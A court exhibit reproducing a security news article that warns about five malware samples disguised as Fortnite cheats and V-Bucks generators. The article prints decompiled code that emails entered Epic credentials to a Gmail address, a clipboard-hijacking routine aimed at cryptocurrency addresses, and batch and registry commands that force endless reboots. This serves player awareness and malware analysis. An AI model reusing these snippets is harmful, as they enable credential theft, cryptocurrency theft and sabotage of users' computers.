

EPIC GAMES, INC.

v.

C.R.

5:17-cv-534-H

SECOND DECLARATION OF CHRISTOPHER M. THOMAS

EXHIBIT 7



Fabletics Leggings Are LA's Hot New Secret - 2
Leggings For \$24
Fabletics

[BUY NOW!](#)

[Home](#) > [News](#) > [Security](#) > 5 Examples of How Cheating in Fortnite Gets You Infected

◀ 16

5 Examples of How Cheating in Fortnite Gets You Infected

By **Lawrence Abrams**

August 10, 2018

04:39 PM


0



Have you ever heard the saying "If it's too good to be true, then it probably is." If so, then it applies perfectly to programs that claim they can help you cheat in Fortnite or earn free V-Bucks.

With the immense popularity of Fortnite also comes an increased amount of people who try to take advantage by releasing malware disguised as game cheats, hacks, and other utilities. These tools are designed to make you think you are getting something for nothing, but instead it's actually the attackers who are getting your account information for free or installing other malware onto your computer.

Ad



Below we take a look at a 5 examples of actual malware that myself or MalwareHunterTeam found that are disguised as Fortnite hacks, cheats, or other tools.

1. Fake V-Bucks Generator

Back in July, MalwareHunterTeam told me about a Fortnite tool for French users called `Generateur_de_VBucks.exe` that states it can add 1,000, 7,000, or 13,000 V-Bucks to your Fortnite account. All you have to do is select the amount, enter your Epic account, login, and start enjoying all those skins you can now afford!

Fortnite VBucks - Générateur

Générateur de VBucks

Veuillez tout d'abord fermer votre jeu, ensuite insérez votre adresse email ainsi que votre mot de passe fortnite pour que nous puissions ajouter les VBucks sur votre compte.

Adresse mail :

Mot de passe :

☐ 1.000 VBucks ☐ 7.000 VBucks ☐ 13.000 VBucks

Fake French V-Bucks Generator


What the program does not tell you, though, is that when you enter your credentials and login, your account information is sent to the `askip.mail@gmail.com` address. Oh, and you don't get the V-Bucks either.

```
// Token: 0x0040001C RID: 452 RVA: 0x000002E8 File Offset: 0x00000000
private void EarnButton1_Click(object sender, EventArgs e)
{
    MailMessage mailMessage = new MailMessage();
    SmtplibClient smtpClient = new SmtplibClient("smtp.gmail.com");
    mailMessage.From = new MailAddress("askip.mail@gmail.com");
    mailMessage.To.Add("askip.mail@gmail.com");
    mailMessage.Subject = "[ ] Nouveau Compte [ ]";
    mailMessage.Body = "Adresse Mail: " + this.EarnTextBox1.Text + " Mot de passe: " + this.EarnTextBox2.Text;
    smtpClient.Port = Conversions.ToInteger("587");
    smtpClient.Credentials = new NetworkCredential("askip.mail@gmail.com", " ");
    smtpClient.EnableSsl = true;
    try
    {
        smtpClient.Send(mailMessage);
    }
    catch (Exception expe_A6)
    {
        ProjectData.SetProjectError(expe_A6);
        ProjectData.ClearProjectError();
    }
    this.Timer1.Enabled = true;
    this.Timer1.Start();
    this.Timer1.Interval = 10;
    this.EarnTextBox1.Enabled = false;
}
```

Code that sends your Fortnite credentials

2. Fortnite Cheat

This Trojan, called Cheat Fortnite.exe, pretends to be a cheat for Fortnite, but actually quietly runs in the background and monitors your Windows Clipboard for cryptocurrency addresses or Steam trade offers. When it detects this type of information in your Windows Clipboard, it swaps it out with an address under their control so you send it to the attackers by mistake instead. This malware will also steal credentials from various applications on the computer. You can read more about this malware called Evrial here.



```
49 private static CoinType? GetType(string cliptext)
50 {
51     try
52     {
53         if (cliptext.StartsWith("1") && !cliptext.Contains("0") && !cliptext.Contains("I") &&
54             !cliptext.Contains("l") && !cliptext.Contains("o") && cliptext.Length == 34)
55             return CoinType.BTC;
56         if (cliptext.StartsWith("L") && !cliptext.Contains("0") && !cliptext.Contains("I") &&
57             !cliptext.Contains("l") && !cliptext.Contains("o") && cliptext.Length == 34)
58             return CoinType.LTC;
59         if (cliptext.StartsWith("0x") && cliptext.Length == 42)
60             return CoinType.ETH;
61         if (cliptext.StartsWith("z") && cliptext.Length == 13)
62             return CoinType.WMZ;
63         if (cliptext.StartsWith("+") && cliptext.Length == 12)
64             return CoinType.Qiwi;
65         if (cliptext.StartsWith("79") && cliptext.Length == 11)
66             return CoinType.Qiwi;
67         if (cliptext.StartsWith("380") && cliptext.Length == 12)
68             return CoinType.Qiwi;
69         if (cliptext.StartsWith("4") && (cliptext.Length == 95 || cliptext.Length == 106))
70             return CoinType.XMR;
71         if (cliptext.StartsWith("https://steamcommunity.com/tradeoffer/new/") && cliptext.Length == 13)
72             return CoinType.Steam;
73         if (cliptext.StartsWith("R") && cliptext.Length == 13)
74             return CoinType.WMR;
75         if (cliptext.StartsWith("E") && cliptext.Length == 13)
76             return CoinType.WME;
77         if (cliptext.StartsWith("+380") && cliptext.Length == 13)
78             return CoinType.Qiwi;
79         return null;
80     }
81 }
```

Clipboard Swapper

3. Fortnite Speed Booster

This application, called FORTNITE BOOSTER.exe, is promoted as a tool that can make you move faster in Fortnite. As you can see by the screen below, this tool creates a batch file and an autorun that causes Windows to restart every time you login.

```

C:\Users\User\FORTNITE BOOSTER.exe

C:\Users\User>echo @echo off 1>c:\windowshartlell.bat
C:\Users\User>echo break off 1>>c:\windowshartlell.bat
C:\Users\User>echo shutdown -r -t 11 -f 1>>c:\windowshartlell.bat
C:\Users\User>echo end 1>>c:\windowshartlell.bat
C:\Users\User>reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v startAPI /t reg_sz /d c:\windowshartlell.bat /f
C:\Users\User>reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v /t reg_sz /d c:\windowshartlell.bat /f
C:\Users\User>echo You Are Nailed, Buy A New Computer This Is A Piece Of ':-'.
You Are Nailed, Buy A New Computer This Is A Piece Of ':-'.
C:\Users\User>PAUSE
Press any key to continue . . . _

```

Restart Script

4. Modified Fortnite Cheat Client

This Fortnite Modded Client.exe touts itself as a modded Fortnite client that allows you to cheat in the game. Also found by MalwareHunterTeam, when you execute it, though, you are greeted with a lock screen from the FBI that states you have been naughty!



FBI lock screen from fake Fortnite Hack

Just kidding, this is just malware and not the FBI. You can also enter the lock code 290274887 to get out of the screen.

5. Fortnite Downloader

While this is not necessarily a cheat, it is another example of scammers trying to take advantage of Fortnite's popularity. In this case, a program called Fortnite Downloader.exe promotes itself as a Fortnite downloader.

Those who install it get a boat load of adware and malware installed on the computer instead. This is why it's important to only download Fortnite directly from Epic's web site.



Fortnite downloader adware bundle

As you can see from the 5 examples above, and trust me there are a ton more out there, cheating at Fortnite will not only get you banned, but will also get you seriously infected with malware, password stealing trojans, adware, and screenlockers. If you have kids or friends who play Fortnite, you should let them know what trying to cheat could do to their computer.

Related Articles:

Booz Allen Hamilton Researchers Detail New RtPOS Point-of-Sale Malware

Andromeda Botnet Operator Released With a Slap on the Wrist

World Police Shut Down Andromeda (Gamarue) Botnet

Fortnite Android App Vulnerable to Man-in-the-Disk Attacks

Mirai IoT Malware Uses Aboriginal Linux to Target Multiple Platforms



Stronger Than Antivirus
Webroot



[LEARN MORE](#)

CHEATING TOOL

FORTNITE

HACK

MALWARE

PASSWORD STEALING TROJAN

SCREENLOCKER

LAWRENCE ABRAMS

Lawrence Abrams is the creator and owner of BleepingComputer.com. Lawrence's area of expertise includes malware removal and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

[< PREVIOUS ARTICLE](#)

[NEXT ARTICLE >](#)